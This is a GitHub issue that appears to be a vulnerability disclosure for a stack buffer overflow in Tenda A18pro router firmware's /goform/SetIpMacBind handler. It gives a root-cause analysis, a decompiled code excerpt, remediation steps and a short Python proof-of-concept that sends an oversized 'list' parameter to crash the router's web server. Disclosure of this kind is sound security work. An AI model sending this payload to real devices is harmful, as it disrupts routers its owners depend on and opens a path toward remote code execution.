New issue

Tenda Router A18pro V02.03.02.28 - Stack-based Buffer Overflow in `/goform/SetIpMacBind` #3

Open

lilukun337 opened on Mar 6 Owner


NAME OF AFFECTED PRODUCT(S)

- Tenda Router A18pro V02.03.02.28 - Stack-based Buffer Overflow in `/goform/SetIpMacBind`

Vulnerability Details

Detail	Information
Vendor	Tenda (深圳市腾达科技股份有限公司)
Product	**Tenda A18pro**
Affected Version	**Firmware V02.03.02.28**
Vulnerability Type	Stack-based Buffer Overflow (Binary)
Organization	**黑龙江亿林网络股份有限公司**
Submitter	**孙甲子，李璐昆**
Vendor Homepage	https://www.tenda.com.cn/

> **Submitted by 黑龙江亿林网络股份有限公司 — 孙甲子，李璐昆**



Vulnerability Description

During a security review of the **Tenda A18pro** router firmware (version **V02.03.02.28**), a critical stack-based buffer overflow vulnerability was identified in the IP-MAC binding configuration endpoint `/goform/SetIpMacBind`.

The vulnerability exists in the `fromSetIpMacBind` function. This function processes the `list` parameter which contains the binding rules. The function fails to validate the length of the input string before copying it into a fixed-size stack buffer `s[128]` using the unsafe `strcpy` function. Furthermore, the parsed data is passed to `set_device_name`, which contains additional unsafe `sprintf` calls, leading to multiple points of stack corruption.

Root Cause

The vulnerability stems from multiple unsafe string operations on user-controlled input within the IP-MAC binding logic.

1. **Direct Stack Overflow**: The function uses `websGetVar(wp, "list", ...)` to retrieve the rule list. Inside a `for` loop, it performs `strcpy(s, s_1);` where `s` is a 128-byte stack buffer. A long `list` parameter will immediately overwrite the stack frame of `fromSetIpMacBind`.
2. **Parsing Vulnerability**: The function uses `_isoc99_sscanf` to parse the strings. If the input does not strictly follow the expected format but is very long, it further contributes to memory corruption.
3. **Downstream Overflow**: As analyzed in previous reports, the function calls `set_device_name(s__3, s__1)`. This nested call uses `sprintf` to write into a 256-byte buffer without bounds checking, providing another vector for stack hijacking.

Vulnerable Code Logic (C representation):

```
void fromSetIpMacBind(webs_t wp, char_t *path, char_t *query) {
    char s[128]; // Fixed size stack buffer
```

```
    char_t *s_1 = websGetVar(wp, "list", ...);

    // ... (Loop start) ...
    v7 = strchr(s_1, 10);
    if ( v7 ) {
        // ...
        strcpy(s, s_2); // VULNERABLE: strcpy into 128-byte buffer
    } else {
        strcpy(s, s_1); // VULNERABLE: strcpy into 128-byte buffer
    }

    // ... (Parsing) ...
    if ( s__3[0] ) {
        set_device_name(s__3, s__1); // SECONDARY VULNERABILITY
    }
}
```

Impact

- **Remote Code Execution (RCE)**: By overflowing the 128-byte buffer `s`, an attacker can easily overwrite the saved return address to execute arbitrary code with root privileges.
- **Denial of Service (DoS)**: A malformed or oversized `list` parameter will cause the `httpd` process to crash, disabling the web management interface.


Proof of Concept (PoC)

The following Python script demonstrates how to trigger the overflow by sending an oversized `list` parameter.

```python
import requests

url = "http://192.168.15.142/goform/SetIpMacBind"

payload = {
    'bindnum' : '1',
    'list': 'A' * 10000  # Massive string to trigger stack overflow
}

print(f"[*] Sending malicious payload to {url}...")
try:
    # The crash occurs when strcpy processes the 'list' data
    res = requests.post(url, data=payload, timeout=5)
    print(f"[+] Request completed, Status Code: {res.status_code}")
except requests.exceptions.Timeout:
    print("[+] Success: Target service crashed (Timeout).")
except Exception as e:
    print(f"[-] Error: {e}")
```

4. Firmware Emulation

The firmware was successfully emulated. The web interface is accessible, and the vulnerability can be triggered in the simulated environment.



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
Running the PoC



Remediation

1. **Use Bounds-Checked Functions**: Replace `strcpy` with `strncpy` and ensure the source string length does not exceed the destination buffer size (128 bytes).
2. **Validate Input Format**: Before processing the `list` parameter, verify that it conforms to the expected IP/MAC format and check its total length.
3. **Fix Downstream Functions**: Apply the `snprintf` fix to the `set_device_name` function as recommended in previous reports.

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Participants